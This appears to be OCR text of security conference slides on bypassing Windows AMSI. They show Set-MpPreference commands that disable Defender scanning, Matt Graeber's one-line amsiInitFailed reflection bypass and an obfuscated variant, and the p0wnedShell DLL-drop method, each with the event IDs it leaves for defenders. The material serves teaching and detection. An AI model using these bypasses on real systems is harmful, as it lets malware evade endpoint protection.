
Set-MpPreference

- Shows a notification to the user
- Needs elevated privileges (not much headache in a post-exploitation scenario)
- Event ID 5001 (Microsoft-Windows-Windows Defender/Operational) - Windows Defender Real-


Event 5001, Windows Defender

Windows Defender Real-time Protection scanning for malware and other potentially unwanted software was disabled.

Log Name: Microsoft-Windows-Windows Defender/Operational



Bypass or avoid AMSI

Set-MpPreference


- To target AMSI:

```
Set-MpPreference -DisableIOAVProtection
$True
```

Bypass or avoid AMSI


Set-MpPreference

- Doesn't show any notification to the user
- Needs elevated privileges
- Event ID 5004 (Microsoft-Windows-Windows Defender/Operational) - Windows Defender Real-Time Protection feature (IE Downloads and Outlook Express attachments) configuration has



```
Windows Defender Real-time Protection feature configuration has changed.
        Feature: IE Downloads and Outlook Express Attachments
        Configuration: 0

Log Name:        Microsoft-Windows-Windows Defender/Operational
```



Bypass or avoid AMSI

Unloading AMSI


- A one line AMSI bypass from Matt Graeber (@mattifestation)

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtil
s').GetField('amsiInitFailed','NonPublic,Static').SetValue($n
ull,$true)
```

```
[Delegate]::CreateDelegate(("Func``3[String,
$(([String].Assembly.GetType('System.Reflection.Bindin'+'gFlags')).FullName),
System.Reflection.FieldInfo]" -as [String].Assembly.GetType('System.T'+'ype')),
[Object]([Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')),('GetFie'+'l
d')).Invoke('amsiInitFailed',(('Non'+'Public,Static') -as
[String].Assembly.GetType('System.Reflection.Bindin'+'gFlags'))).SetValue($null,$True)
```

  - Unload AMSI from current process.
  - No need of elevated privileges
  - Event ID 4104 (Microsoft-Windows-PowerShell/Operational) – Suspicious script block logging
  - Bypass the automatic logging?

Source: https://twitter.com/mattifestation/status/735261176745988096



Bypass or avoid AMSI


Unloading AMSI

- A method discovered by Cornelis de Plaa (@Cneelis)
  - Implemented in p0wnedshell (https://github.com/Cn33liz/p0wnedShell)
  - Drop amsi.dll in the current working directory while loading the p0wnedshell runspace. The dll is loaded by the runspace and exits immediately to unload AMSI.
  - Event ID 4104 (Microsoft-Windows-PowerShell/Operational) – Suspicious script block logging (due to successful loading of scripts in memory)
  - Bypass the automatic logging?

Source: http://cn33liz.blogspot.com/2016/05/bypassing-amsi-using-powershell-5-dll.html


Demo – Bypassing AMSI using a Client Side Attack

Image source: http://goo.gl/CmZbmL




WMF5 Auto Logging

- Hard to execute a PowerShell attack without generating logs.
- Apparently, Obfuscation boils down to bypass the logging.
- Who is monitoring the logs?



Conclusion

- AMSI is a big step forward towards blocking script based attacks in Windows.
- It is possible to avoid AMSI using already known methods and techniques.
- AMSI is useful only when used with other security methods. Monitor the logs!



Thank You

- Questions?
- Please provide feedback.
- Follow me @nikhil_mitt
- nikhil.uitrgpv@gmail.com
- http://www.labofapenetrationtester.com/2016/08/amsi.html
- https://github.com/samratashok/AMSI